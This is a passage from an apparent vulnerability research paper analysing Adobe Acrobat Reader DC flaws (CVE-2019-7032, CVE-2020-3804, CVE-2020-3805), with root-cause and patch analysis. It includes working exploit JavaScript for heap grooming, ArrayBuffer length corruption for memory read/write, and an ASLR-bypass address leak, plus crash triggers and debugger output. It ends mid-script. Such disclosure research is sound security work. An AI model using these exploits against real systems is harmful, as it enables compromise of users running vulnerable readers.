
```
┌─────────────┬─────────────┬─────────────┬─────────────┬─────────────┐
| ArrayBuffer |    String   | ArrayBuffer | ArrayBuffer | ArrayBuffer |
└─────────────┴─────────────┴─────────────┴─────────────┴─────────────┘
```

2. Free the first and the third `ArrayBuffer` objects in each unit to create lots of memory holes.

```
┌─────────────┬─────────────┬─────────────┬─────────────┬─────────────┐
|    Hole     |    String   |    Hole     | ArrayBuffer | ArrayBuffer |
└─────────────┴─────────────┴─────────────┴─────────────┴─────────────┘
```

3. Trigger the vulnerability so that the heap buffer of the original string will be allocated in the first hole and the destination heap buffer will be allocated in the second hole in one of the units.

4. Overwrite the fourth `ArrayBuffer`'s `byteLength` to `0xFFFF` . The content of the string, the second object in each unit, will be used to overwrite `byteLength` and stop the copy operation once we achieved our goal. Then overwrite the fifth `ArrayBuffer`'s `byteLength` to `0xFFFFFFFF` to gain the global read and write primitive.



Once gaining the global read and write primitive, we can search backward to calculate the base address of the `ArrayBuffer` object's backing store buffer to gain the arbitrary read and write primitive. We can search two specific values, `ffeeffee` or `f0e0d0c0` , to calculate the base address.

```
0:014> dd 30080000 L10
30080000  16b80e9e 0101331b ffeeffee 00000002  ; ffeeffee
30080010  055a00a4 2f0b0010 055a0000 30080000  ; +0x14 -> 30080000
30080020  00000fcf 30080040 3104f000 000002e5
30080030  00000001 00000000 30d69ff0 30d69ff0

0:014> dd 305f4000 L10
305f4000  00000000 00000000 6ab08d69 0858b71a
305f4010  0bbab388 30330080 0ff00112 f0e0d0c0  ; f0e0d0c0
305f4020  15dc2c3f 00000430 305f402c d13bc929  ; +0x0C -> 305f402c
305f4030  e5c521a7 d9b264d4 919cee58 45da954e
```

It's very easy to achieve code execution once gaining the arbitrary read and write primitive. Following are the remaining steps that will not be discussed in this paper.

- EIP hijack
- ASLR bypass
- DEP bypass
- CFG bypass

Following code shows how the vulnerability was exploited to overwrite `ArrayBuffer`'s `byteLength` to `0xFFFFFFFF` .

```
function checkState(array, blockSize) {
    var byteLength = blockSize - 8 - 0x10;
    var index = -1;
    for (var i = 0; i < array.length; i += 5) {
        if (array[i + 3].byteLength != byteLength) {
```

```
            index = i + 3;
            break;
        }
    }
    if (index == -1) {
        app.alert('exploit failed!');
        return;
    }

    var dv = new DataView(array[index]);
    dv.setUint32(byteLength + 12, 0xFFFFFFFF, true);
    index += 1;
    if (array[index].byteLength == -1) {
        app.alert('ArrayBuffer[' + index + '].byteLength = 0xFFFFFFFF');
    }
}

function trigger() {
    Collab.unregisterReview(string);
    checkState(array, blockSize);
}

function createArgumentString(blockSize) {
    var string = '\xFE\xFF' + 'a'.repeat(blockSize);
    return string.substr(0, blockSize - 8 - 1);
}

function createArrayBuffer(blockSize, index) {
    var ab = new ArrayBuffer(blockSize - 8 - 0x10);
    var dv = new DataView(ab);
    dv.setUint32(0, index, true);
    return ab;
}

function createHoles(blockSize, arraySize) {
    var basestring = unescape('%u4140%u4041%uFFFF%u0000');
    while (basestring.length < blockSize / 2) {
        basestring += unescape('%u9090%u9090');
    }

    var array = new Array(arraySize);
    for (var i = 0; i < array.length; i += 5) {
        array[i] = createArrayBuffer(blockSize, i);
        array[i + 1] = basestring.substr(0, (blockSize - 8)/2-1).toUpperCase();
        array[i + 2] = createArrayBuffer(blockSize, i + 2);
        array[i + 3] = createArrayBuffer(blockSize, i + 3);
        array[i + 4] = createArrayBuffer(blockSize, i + 4);
    }

    for (var i = 0; i < array.length; i += 5) {
        array[i + 2] = null;
        array[i + 2] = undefined;
        array[i] = null;
        array[i] = undefined;
    }

    return array;
}
```

```
var blockSize = 0x10000;
var string = createArgumentString(blockSize);
var array = createHoles(blockSize, 0x2000);
var timer = app.setTimeOut('trigger()', 1000);
```

5.2.4 Patch Analysis

As discussed earlier, this vulnerability affects Adobe Acrobat Reader DC `2019.012.20040` and earlier versions, but it can only be exploited on `2019.010.20099` and earlier versions.

The exploitability of the vulnerability was affected since Adobe Acrobat Reader DC `2019.012.20034` . `2` extra NULL bytes (`3` in total) were added at the end of the heap buffer.

```
Breakpoint 0 hit
eax=60c68ff8 ebx=60c68ff8 ecx=00000003 edx=01000002 esi=60dc4ff8 edi=00000000
eip=778cecdd esp=005fd480 ebp=005fd494 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
Annots!PlugInMain+0x5c37d:
778cecdd 55              push    ebp

0:000> dd esp l4
005fd480  7787ac27 60dc4ff8 7fffffff 60c68ff8

0:000> db poi(esp+c) L10
60c68ff8  fe ff 00 00 00 d0 d0 d0-?? ?? ?? ?? ?? ?? ?? ??  ........????????

0:000> !heap -p -a poi(esp+c)
    address 60c68ff8 found in
    _DPH_HEAP_ROOT @ 8f1000
    in busy allocation (DPH_HEAP_BLOCK: UserAddr UserSize - VirtAddr VirtSize)
                             60ba2820: 60c68ff8        5 - 60c68000     2000
    // ......
    74afa9f6 ucrtbase!_malloc_base+0x00000026
    5756fcc9 AcroRd32!AcroWinMainSandbox+0x00003ec9
    50392c22 EScript!PlugInMain+0x000010b2
    50396b06 EScript!PlugInMain+0x00004f96
    503cf58d EScript!mozilla::HashBytes+0x0002eb5d  ; sub_2383F4F8
    503cf4d9 EScript!mozilla::HashBytes+0x0002eaa9
    57e61e7d AcroRd32!AIDE::PixelPartInfo::operator=+0x0014ce5d
    7797ba8e Annots!PlugInMain+0x0010912e
    7798f84d Annots!PlugInMain+0x0011ceed
    // ......
```

The changes were made in function `sub_2383F4F8` in `EScript.api` .

```
void *__cdecl sub_2383F4F8(int a1, int a2) {
  // ---------------------------- cut ----------------------------
  if ( string ) {
    length = ASstrnlen_safe(string, 0x7FFFFFFFu, 0);
    if ( length < 0xFFFFFFFC ) {
      buffer = calloc(1, length + 3);   // put 3 '\x00' at the end
      memcpy(buffer, string, length);
    }
  }
  // ---------------------------- cut ----------------------------
}
```

The patch only works for stopping the vulnerability to be exploited. The original proof-of-concept file can still crash the process since the destination heap buffer was not large enough to store the Unicode string terminator.

```
// src <- arg of unregisterReview / unregisterApproval
// src = "\xFE\xFF....."
size_t len = ASstrnlen_safe(src, 0x7FFFFFFF, 0);    // ANSI Function
char* dst = (char *)malloc(len + 1);    // only sufficient for ANSI string
strcpy_safe(dst, 0x7FFFFFFF, src, 0);   // Generic API -> Unicode Function
```

The vulnerability was finally fixed in Adobe Acrobat Reader DC `2019.021.20047`. It was fixed by allocating `2` extra bytes for the destination heap buffer to store the Unicode string terminator.

```
Breakpoint 0 hit
eax=8062cff8 ebx=8062cff8 ecx=00000000 edx=00000004 esi=7a0a0ff8 edi=00000004
eip=56a6ec3d esp=006fcc3c ebp=006fcc50 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
Annots!PlugInMain+0x5bf9d:
56a6ec3d 55              push    ebp

0:000> dd esp l4
006fcc3c  56a1af47 7a0a0ff8 7fffffff 8062cff8

0:000> !heap -p -a poi(esp+4)
    address 7a0a0ff8 found in
    _DPH_HEAP_ROOT @ a31000
    in busy allocation (DPH_HEAP_BLOCK: UserAddr UserSize - VirtAddr VirtSize)
                             79f93f70: 7a0a0ff8        4 - 7a0a0000     2000
    // ......
    74afa9f6 ucrtbase!_malloc_base+0x00000026
    574b1939 AcroRd32!AcroWinMainSandbox+0x000040d9
    56a3a53f Annots!PlugInMain+0x0002789f  ; sub_2212A50B
    56a3a35d Annots!PlugInMain+0x000276bd
    56b20c9c Annots!PlugInMain+0x0010dffc
    56b3485d Annots!PlugInMain+0x00121bbd
    57203681 EScript!mozilla::HashBytes+0x00042d01
    // ......
```

The changes were made in function `sub_2212A50B` in `Annots.api`.

```
void *__cdecl sub_2212A50B(char *src) {
  // ---------------------------- cut ----------------------------
  signed int bytes = strnlen_safe(src, 0x7FFFFFFF, 0);
  void *dst = malloc(bytes + 2);
  memset(dst, 0, bytes + 2);
  strcpy_safe_wrapper(dst, src);
  // ---------------------------- cut ----------------------------
}

int __cdecl strcpy_safe_wrapper(int dst, int src) {
  return strcpy_safe(dst, 0x7FFFFFFF, src, 0);
}
```

5.3 CVE-2020-3804

5.3.1 Vulnerability Description

CVE-2020-3804 is an Out-Of-Bounds read vulnerability which can be leveraged to achieve information disclosure to bypass ASLR. It affects Adobe Acrobat Reader DC `2020.006.20034` and earlier versions and was fixed in `2020.006.20042` via security advisory APSB20-13.

5.3.2 Root Cause Analysis

As discussed earlier, the BOM character will be always at the beginning of the string. It's meaningless to put it in other places. Adobe Acrobat Reader DC will treat strings which contain the BOM character at other places as invalid ones. The code responsible for checking the BOM character can be found in function `sub_2385B3A9` in `EScript.api` .

```
int __cdecl sub_2385B3A9(int a1, int str_obj) {
  if ( !str_obj ) return 0;
  wchar_t *str = sub_2383E8D0(a1, str_obj);             // string data pointer
  unsigned int len = sub_2383E929((_DWORD *)str_obj);   // string length
  bool is_unicode = 0;
  if ( len ) {
    int index = 1;
    if ( len >= 2 )
      is_unicode = *str == 0x00FF && str[1] == 0x00FE ||
                   *str == 0x00FE && str[1] == 0x00FF;
    if ( len - 1 > 1 ) {
      wchar_t *remaining = str + 2;
      do {
        wchar_t e = *(remaining - 1);
        if ( e == 0x00FF ) {
          if ( *remaining == 0x00FE ) return 0;
        }
        if ( e == 0x00FE && *remaining == 0x00FF ) return 0;
        ++index;
        ++remaining;
      } while ( index < len - 1 );
    }
  }
  // ---------------------------- cut ----------------------------
}
```

An exception will be thrown when processing such kind of invalid strings in Adobe Acrobat Reader DC. For example, a JavaScript exception will be thrown in the underlying function of `console.println` when executing the following JavaScript code.

```
// Tested on Adobe Acrobat Reader DC 2020.006.20034
console.show();
console.println('[\xFE\xFF]');
```

The following exception message will be printed in the console window.

```
TypeError: Invalid argument type.
Console.println:2:Doc undefined:Open
 ===> Parameter cMessage.
```

Everything looks fine. But before diving into the details of the vulnerability, let's figure out how the error message was constructed. Here we will print the property names and property values of the `Error` and `Event` objects in the `catch` branch.

```
console.show();

function dumpObject(o) {
    for (var p in o) {
        console.println(p + ':' + typeof(o[p]) + ' = ' + o[p]);
    }
}

try {
    console.println('[\xFF\xFE]');
} catch(e) {
    console.println('---- Error Object ----');
    dumpObject(e);
    console.println('---- Event Object ----');
    dumpObject(event);
}
```

The following message will be printed in the console window.

```
---- Error Object ----
name:string = TypeError
message:string = Invalid argument type.
extMessage:string = TypeError: Invalid argument type.
Console.println:10:Doc undefined:Open
 ===> Parameter cMessage.
fileName:string = Doc undefined:Open
lineNumber:number = 10
number:number = 1
columnNumber:number = 4
---- Event Object ----
target:object = [object Doc]
name:string = Open
type:string = Doc
source:object = null
rc:boolean = true
```

Looks like that some values of the `Error` object were constructed based on the `Event` object. That's true for Adobe Acrobat Reader DC and an Out-Of-Bounds read vulnerability can be triggered during constructing the `Error` object.

The vulnerability can be triggered by the following JavaScript code. The last line was used to cause an exception to be thrown. Actually, you may use other methods to trigger the vulnerability. Just remember to make sure that the exception must come from the internal implementation of the code. You cannot trigger the vulnerability by throwing an exception directly because it will run into different code paths.

```
event.__defineGetter__('type', function() {
    return '\xFE\xFF---event-type';
});
console.println('[\xFE\xFF]');
```

The process crashed at `EScript!mozilla::HashBytes+0x49f4d` due to Out-Of-Bounds read.

```
(259c.1bd0): Access violation - code c0000005 (!!! second chance !!!)
eax=25e82fc0 ebx=25e82fc0 ecx=25e83000 edx=00000000 esi=00000040 edi=7fffffff
eip=6124a98d esp=008fbca0 ebp=008fbcac iopl=0         nv up ei ng nz ac pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010297
EScript!mozilla::HashBytes+0x49f4d:
6124a98d 8a01            mov     al,byte ptr [ecx]        ds:002b:25e83000=??
```

Here a fake Unicode string, the `fileName` property of the `Error` object, was being handled in function `miUCSStrlen_safe` .

```
0:000> db ecx-40 L50
25e82fc0  fe ff 2d 2d 2d 65 76 65-6e 74 2d 74 79 70 65 00  ..---event-type.
25e82fd0  20 75 6e 64 65 66 69 6e-65 64 3a 4f 70 65 6e 00   undefined:Open.
25e82fe0  c0 c0 c0 c0 c0 c0 c0 c0-c0 c0 c0 c0 c0 c0 c0 c0  ................
25e82ff0  c0 c0 c0 c0 c0 c0 c0 c0-c0 c0 c0 c0 c0 c0 c0 c0  ................
25e83000  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
```

Out-Of-Bounds read can be triggered since an ANSI string was being handled such that the Unicode terminator cannot be found.

This vulnerability was a little different from the previous ones. The size of the heap buffer was much larger than the length of the string and the remaining bytes were uninitialized (filled with `c0` when page heap was enabled). The vulnerability won't exist if the heap was initialized (filled with `00`).

Let's continue the analysis according to the stack trace information of the heap allocation.

```
0:000> !heap -p -a ecx
    address 25e83000 found in
    _DPH_HEAP_ROOT @ a21000
    in busy allocation (DPH_HEAP_BLOCK: UserAddr UserSize - VirtAddr VirtSize)
                              aff3ea0: 25e82fc0       40 - 25e82000     2000
    // ......
    74b00d50 ucrtbase!_realloc_base+0x00000030
    6150bcb2 AcroRd32!AcroWinMainSandbox+0x0001dd92
    61230e6e EScript!mozilla::HashBytes+0x0003042e
    61237070 EScript!mozilla::HashBytes+0x00036630
```

```
    6123bcae EScript!mozilla::HashBytes+0x0003b26e
    6129f6be EScript!double_conversion::DoubleToStringConverter::
                CreateDecimalRepresentation+0x000447ce
    // ......
```

The stack trace information indicates that the heap buffer was allocated by `realloc` which explains why the heap buffer was uninitialized. The stack frame `EScript!double_conversion::DoubleToStringConverter::CreateDecimalRepresentation+0x000447ce` was in function `sub_238AF3A0` which was responsible for constructing the `Error` object. Following code shows how the `fileName` property of the `Error` object was constructed.

```
signed __int16 __cdecl sub_238AF3A0(int a1, int a2, int a3, int a4, int a5) {
  // ---------------------------- cut ----------------------------
      property = sub_2383EB30(v46, 1);
      type = box_js_string(sub_23841DB0(event_object), 1, "type");
      if ( read_property(event_object, type, property) ) {
        string_copy(error_filename, unbox_js_string(property, 1), 0);
      }

      string_append(error_filename, " ");
      target_name = box_js_string(sub_23841DB0(event_object), 1, "targetName");
      if ( read_property(event_object, target_name, property) ) {
        string_append(error_filename, unbox_js_string(property, 1));
      } else {
        string_append(error_filename, "?");
      }

      string_append(error_filename, ":");
      name = box_js_string(sub_23841DB0(event_object), 1, "name");
      if ( read_property(event_object, name, property) ) {
        string_append(error_filename, unbox_js_string(property, 1));
      } else {
        string_append(error_filename, "?");
      }
  // ---------------------------- cut ----------------------------
}
```

Here a heap buffer was created to store the content of `Error.fileName` . The size of the heap buffer was initialized to `0x20` and will be adjusted dynamically. For example, the size will be doubled if the original heap buffer was too small to store the content when calling `string_copy` or `string_append` . Function `sub_23846F9A` was responsible for this process and `realloc` will be called to create the new heap buffer.

```
|-- string_copy or string_append
    |-- sub_23846F9A
        |-- realloc
```

Although the original heap buffer was filled with zeros when it was created, the newly created heap buffer returned by `realloc` won't be filled with zeros. Out-Of-Bounds read can triggered when handling the content later in function `sub_238AF3A0` . Following code shows the stack trace information when the process crashed.

```
0:000> k
 # ChildEBP RetAddr
00 052fbd8c 643630c7 EScript!mozilla::HashBytes+0x49f4d
01 052fbda0 6439f144 EScript!PlugInMain+0x1547
02 052fbdd0 6439f0a9 EScript!mozilla::HashBytes+0x2e704
03 052fbdec 6439f085 EScript!mozilla::HashBytes+0x2e669
04 052fbe08 643a1f3e EScript!mozilla::HashBytes+0x2e645
05 052fbe48 643a1ee2 EScript!mozilla::HashBytes+0x314fe
06 052fbe64 6440f333 EScript!mozilla::HashBytes+0x314a2
......
```

5.3.3 Exploit Development

This vulnerability can be leveraged to achieve information disclosure to bypass ASLR. It looks pretty much the same as CVE-2019-7032. Following code shows the simplified vulnerability model.

```
// src <- constructed fileName string for Error object
// src = "\xFE\xFF......"
size_t len = strnlen_safe(src, 0x7FFFFFFF, 0);  // Out-Of-Bounds Read
char* dst = (char *)malloc(len);
swab((char*)src + 2, dst, len);     // "\xFE\xFF" will be skipped
// Error.fileName <- dst
```

To exploit this vulnerability, we must find a XFA object with particular size which can only be `0x20`, `0x40`, `0x80`, etc. The size of the XFA object `contentArea` was exactly `0x80` on Adobe Acrobat Reader DC `2019.021.20061` and earlier versions. Please note that the size of the `contentArea` object has been changed to `0x84` since Adobe Acrobat Reader DC `2020.006.20034`. You need to find another proper object if you want to write an exploit for version `2020.006.20034`. For convenience, this paper will choose version `2019.021.20061` as the target to exploit.

```
; contentArea object
0:017> dd 92f78f80 L90/4
92f78f80  7e3ea868 00000004 92fa0fe8 7e546268
92f78f90  00000045 c0c0c0c0 c0c0c0e0 51ac6fe0
92f78fa0  8c412f80 00000000 92f76fb0 c0c0c0c2
92f78fb0  63fbad88 9156cfd8 00000000 00000000
92f78fc0  7e2a49e0 4c876f80 00000000 c0c0c0c0
92f78fd0  7e2a49e0 00000000 c0c0c0c0 c0c0c0c0
92f78fe0  c0c0c0c0 c0c0c0c0 c0c0c0c0 00000000
92f78ff0  00000003 00000000 00000000 00000000
92f79000  ???????? ???????? ???????? ????????

0:017> ?poi(92f78f80) - acroform
Evaluate expression: 9218152 = 008ca868
```

Following code shows how the vulnerability was exploited to bypass ASLR.

```
function createArrayBuffer(count, heapSize) {
    var array = new Array(count);
    for (var i = 0; i < array.length; ++i) {
        array[i] = new ArrayBuffer(heapSize - 0x10);
    }
```

```
    return array;
}

function gc() {
    var maxMallocBytes = 128 * 1024 * 1024;
    for (var i = 0; i < 10; i++) {
        var x = new ArrayBuffer(maxMallocBytes);
    }
}

Array.prototype.fill = function(value) {
    for (var i = 0; i < this.length; ++i) {
        this[i] = value;
    }
};

String.prototype.hex2val = function() {
    var value = '';
    for (var i = 3; i >= 0; --i) {
        value += this.substring(i * 2, i * 2 + 2);
    }
    return parseInt(value, 16);
};

function leakInformation() {
    event.__defineGetter__('type', function() {
        return '\xFE\xFF[HelloAdobeReader][SoHardToExploit][ReallySad]';
    });

    // ------------------- initialize variables -------------------
    var abArray = new Array(0x2000);
    abArray.fill(0);
    var xfaArray = new Array(0x1000);
    xfaArray.fill(0);
    var fillArray = new Array(0x1000);
    fillArray.fill(0);

    var ab = new ArrayBuffer(0x80 - 0x10);
    var u32a = new Uint32Array(ab);
    Array.prototype.fill.call(u32a, 0x41414141);
    for (var i = 0; i < abArray.length; ++i) {
        abArray[i] = ab.slice();
    }

    var contentArea = xfa.resolveNode(
        'xfa.form.#subform[0].#pageSet[0].#pageArea[0].#contentArea[0]');

    // --------------- free half ArrayBuffer objects --------------
    for (var i = 0; i < abArray.length; i += 2) {
        delete(abArray[i]);
        abArray[i] = null;
        abArray[i] = undefined;
    }
    gc();

    // ---------- fill the holes with contentArea objects ---------
    for (var i = 0; i < xfaArray.length; ++i) {
        xfaArray[i] = contentArea.clone(1);
```

```
    }

    // ------------ free remaining ArrayBuffer objects ------------
    for (var i = 1; i < abArray.length; i += 2) {
        abArray[i] = null;
    }
    gc();

    // ------------- try to trigger the vulnerability -------------
    for (var i = 0; i < fillArray.length; ++i) {
        fillArray[i] = ab.slice();
        try {
            console.println('[\xFE\xFF]');
        } catch(e) {
            var stream = util.streamFromString(e.fileName, 'utf-16BE');
            var string = stream.read();
            var pos = (0x80 - 2 + 8) * 2;
            if (string.length > pos) {
                var value = string.substring(pos, pos + 8).hex2val();
                if ((value & 0xFFFF) == (vptrOffset & 0xFFFF)) {
                    return value - vptrOffset;
                }
            }
        }
    }
    return -1;
}

var vptrOffset = 0x008ca868; // Adobe Acrobat Reader DC 2019.021.20061
var memArray = createArrayBuffer(0x1000, 0xFFF8);
var address = leakInformation();
app.alert('AcroForm.api at 0x' + address.toString(16));
```

5.3.4 Patch Analysis

The vulnerability was fixed in Adobe Acrobat Reader DC `2020.006.20042` via security advisory APSB20-13. It was fixed by allocating a new heap buffer to store the content of `Error.fileName` and putting `4` NULL bytes at the end of the heap buffer if the content was a Unicode string.

The changes were made in function `sub_238AF3A0` in `EScript.api` .

```
signed __int16 __cdecl sub_238AF3A0(int a1, int a2, int a3, int a4, int a5) {
  // ---------------------------- cut ----------------------------
      property = sub_2383EAA0(v51, 1);
      type = box_js_string(sub_23841D20(event_object), 1, "type");
      if ( read_property(event_object, type, property) ) {
        string_copy(error_filename, unbox_js_string(property, 1), 0);
      }

      string_append(error_filename, " ");
      target_name = box_js_string(sub_23841D20(event_object), 1, "targetName");
      if ( read_property(event_object, target_name, property) ) {
        string_append(error_filename, unbox_js_string(property, 1));
      } else {
        string_append(error_filename, "?");
      }
```

```
      string_append(error_filename, ":");
      name = box_js_string(sub_23841D20(event_object), 1, "name");
      if ( read_property(event_object, name, property) ) {
        string_append(error_filename, unbox_js_string(property, 1));
      } else {
        string_append(error_filename, "?");
      }
  // ---------------------------- cut ----------------------------
  if ( error_filename )
    length = get_string_length(error_filename);
  else
    length = 0;
  size = length + 1;
  if ( get_string_buffer(error_filename) &&
       *(char *)get_string_buffer(error_filename) == 0xFE &&
       *(char *)(get_string_buffer(error_filename) + 1) == 0xFF ) {
    size += 3;
  }
  dst = (char *)malloc_wrapper(size);
  memset(dst, 0, size);
  strncpy(dst, get_string_buffer(error_filename), size);
  // ---------------------------- cut ----------------------------
}
```

5.4 CVE-2020-3805

5.4.1 Vulnerability Description

CVE-2020-3805 is an Use-After-Free vulnerability which can be leveraged to achieve code execution. It affects Adobe Acrobat Reader DC `2020.006.20034` and earlier versions and was fixed in `2020.006.20042` via security advisory APSB20-13.

5.4.2 Root Cause Analysis

This vulnerability can be triggered by the following JavaScript code.

```
// Tested on Adobe Acrobat Reader DC 2020.006.20034
var name='\xFE\xFF\x0A\x1B\x2A\x65\xF0\x75\x9C\x31\x1E\x4C\x9B\xAD\x37\x2E\xAC';
this.addField(name, 'text', 0, [10, 20, 30, 40]);
this.addField(name, 'text', 0, [10, 20, 30, 40]);
this.resetForm();
```

The process crashed at `AcroForm!hb_set_invert+0xc485f` due to Use-After-Free.

```
(82c.2894): Access violation - code c0000005 (!!! second chance !!!)
eax=313cce48 ebx=0000000d ecx=0010000d edx=39f5efe8 esi=37998fb0 edi=3e5abfb0
eip=6125c69f esp=001ec694 ebp=001ec6c0 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
AcroForm!hb_set_invert+0xc485f:
6125c69f ff770c        push    dword ptr [edi+0Ch]  ds:002b:3e5abfbc=????????
```

Here a `text` field object, let's reference it as `field1` , was created when `this.addField` was called the first time. And `field1` will be marked as `Dead` when `this.addField` was called again. The internal `Field` property object will be freed when a field object was marked as `Dead` . When the process crashed at `AcroForm!hb_set_invert+0xc485f` , the `edi` register pointed to a freed

internal `Field` property object, although it's not the one of `field1` .

```
0:000> !heap -p -a edi
    address 3e5abfb0 found in
    _DPH_HEAP_ROOT @ 611000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                  46930270:         3e5ab000             2000
    ......
    7702e558 ucrtbase!free+0x00000018
    62dd4af9 AcroRd32!AcroWinMainSandbox+0x00006bd9
    6125ed72 AcroForm!hb_set_invert+0x000c6f32
    6125f098 AcroForm!hb_set_invert+0x000c7258
    6125ef54 AcroForm!hb_set_invert+0x000c7114
    6125dc8f AcroForm!hb_set_invert+0x000c5e4f
    6125cfea AcroForm!hb_set_invert+0x000c51aa
    6125cdbf AcroForm!hb_set_invert+0x000c4f7f
    6125c49f AcroForm!hb_set_invert+0x000c465f
    62f428c6 AcroRd32!DllCanUnloadNow+0x001252d6
    62f423c6 AcroRd32!DllCanUnloadNow+0x00124dd6
    614194a9 AcroForm!DllUnregisterServer+0x000671f9
    6136ef80 AcroForm!hb_ot_tag_to_language+0x000591e0 ; this.addField
    ......
```

The freed internal `Field` property object will be reused when `this.resetForm` was called.

```
0:000> k
 # ChildEBP RetAddr
00 001ec6c0 6148443f AcroForm!hb_set_invert+0xc485f
01 001ec750 6142a6ad AcroForm!DllUnregisterServer+0xd218f
02 001ec844 61375435 AcroForm!DllUnregisterServer+0x783fd
03 001eccf8 60524df5 AcroForm!hb_ot_tag_to_language+0x5f695 ; this.resetForm
04 001ece40 60508588 EScript!mozilla::HashBytes+0x443b5
......
```

Frankly speaking, this vulnerability is a little more complicated than the previous ones. The root cause of it will not be discussed in this paper.

5.4.3 Exploit Development

It's not difficult to control the EIP register by exploiting this vulnerability. Here a generic method for exploiting a kind of Use-After-Free vulnerabilities about field objects will be discussed in detail. Although it only works on Adobe Acrobat Reader DC `2019.012.20040` and earlier versions, it can help us achieve code execution by exploiting the Use-After-Free vulnerability itself. The method was first disclosed on GitHub (CVE-2019-8039.js) by **@PTDuy** from STARLabs.

The vulnerability can be reproduced on Adobe Acrobat Reader DC `2019.012.20040` with the following JavaScript code.

```
// Tested on Adobe Acrobat Reader DC 2019.012.20040
var name='\xFE\xFF\x0A\x1B\x2A\x65\xF0\x75\x9C\x31\x1E\x4C\x9B\xAD\x37\x2E\xAC';
var field = this.addField(name, 'text', 0, [10, 20, 30, 40]);
var value = {
    toString: function() {
        app.doc.addField(name, 'text', 0, [10, 20, 30, 40]);
        return 'test';
    },
};
field.userName = value;
```

The code looks pretty much the same as the traditional Use-After-Free ones. Here the internal `Field` property object of variable `field` will be freed during assigning the `userName` property and the process will be crashed due to Use-After-Free.

However, we'll exploit the vulnerability by using the `calcOrderIndex` property instead of using other properties. Following text describes how the `calcOrderIndex` property works.

> **calcOrderIndex**
>
> Changes the calculation order of fields in the document. When a computable `text` or `combo` box field is added to a document, the field's name is appended to the calculation order array. The calculation order array determines in what order the fields are calculated. The `calcOrderIndex` property works similarly to the Calculate tab used by the Acrobat Form tool.

Following was the pseudo code of the setter function of the `calcOrderIndex` property.

```
// sub_20A571F0 in AcroForm.api / Adobe Acrobat Reader DC 2019.012.20040
int __cdecl field_calcOrderIndex_setter(
    int field_object, int property_name, int new_index_jsobj) {
  // ---------------------------- cut ----------------------------
  if ( get_object_property(field_object, "Dead") ) {
    return throw_javascript_exception(field_object, property_name, 0, 13, 0);
  }
  if ( sub_20A4F354(field_object) == 0) {
    return throw_javascript_exception(field_object, property_name, 0, 11, 0);
  }
  internal_field = get_object_property(field_object, "Field");
  if ( internal_field ) {
    name_list = get_name_list(*(_DWORD**)(*(_DWORD*)(internal_field + 4) + 4));
    field_name = get_string(*(_DWORD *)(internal_field + 32));
    old_index = get_name_index(name_list, field_name);
    new_index = unbox_js_value(new_index_jsobj);
    if ( old_index >= 0 && new_index >= 0 && old_index != new_index ) {
      rearrange_namelist(name_list, new_index, internal_field);
      if ( old_index > new_index ) ++old_index;
      remove_original_name(name_list, old_index);
    }
  }
  return 1;
}
```

Although the code will check whether the field object was `Dead` or not, this could not prevent the vulnerability to be triggered because the field object will be marked as `Dead` during calling function `unbox_js_value` to get the raw value of parameter `new_index_jsobj` .

To implement the behaviors described in the standard document, a string array was used to store the names of the field objects. The index of the name specifies the calculation order of the field object. When the value of the `calcOrderIndex` property was changed to a different value, the elements of the string array should be adjusted correspondingly.

Following code shows how the string array was adjusted.

```
struct StringArray {
    int length;
    int capacity;
    int *string;    // address array
};

void __cdecl rearrange_namelist(  // sub_20A75118
    StringArray *array, int new_index, int internal_field) {
  if ( array ) {
    if ( internal_field ) {
      int index = new_index;
      if ( new_index >= 0 ) {
        if ( new_index > array->length ) index = array->length;
        realloc_if_needed(array, array->length + 1);
        for ( int i = array->length++; i > index; --i )
          array->string[i] = array->string[i - 1];
        StringStruct *field_name = *(_DWORD *)(internal_field + 32);
        int length = get_string_length(field_name);
        array->string[index] = malloc(length + 2);
        char* buffer = get_string_buffer(field_name);
        strcpy_safe(array->string[index], 0x7FFFFFFF, buffer, 0);
      }
    }
  }
}
```

The crucial part was that when inserting the field name, a heap buffer will be created and `strcpy_safe` will be called to copy the name string. We can control the content of the `internal_field` object when triggering the vulnerability such that the content of the `field_name` object can be fully controlled.

```
struct StringStruct {
    int type;
    char *buffer;
    int length;
    int capacity;
    int unknown1;
    int unknown2;
};
```

We can construct a `StringStruct` object and set `length` less than the actual length of `buffer` such that we can trigger Out-Of-Bounds write when calling `strcpy_safe` . Then we can overwrite the `byteLength` member of an `ArrayBuffer` object to `0xFFFFFFFF` to gain the global read and write primitive.

As discussed earlier, this is a generic method for exploiting a kind of Use-After-Free vulnerabilities about field objects. You can achieve code execution once you can free the internal `Field` property object of a field object.

Following code shows how the vulnerability was exploited to overwrite `ArrayBuffer`'s `byteLength` to `0xFFFFFFFF`.

```
var bigArrayBuffers, smallArrayBuffers;
var bigByteLength = 0x10000 - 8 - 0x10;
var smallByteLength = 0x8000 - 8 - 0x10;
var predictableAddress = 0x10100058;
var baseString, stringArray;
var freedHeapSize = 0x60;

function gc() {
    for (var i = 0; i < 10; ++i) {
        var x = new ArrayBuffer(1024 * 1024 * 32);
    }
}

function valueToString(value) {
    return String.fromCharCode(value & 0xFFFF) +
        String.fromCharCode(value >> 16);
}

function createBaseString(length, value) {
    var string = valueToString(value);
    while (string.length < length) {
        string += string;
    }
    return string;
}

function fillLowerAddressMemory(count) {
    var array = new Array(count);
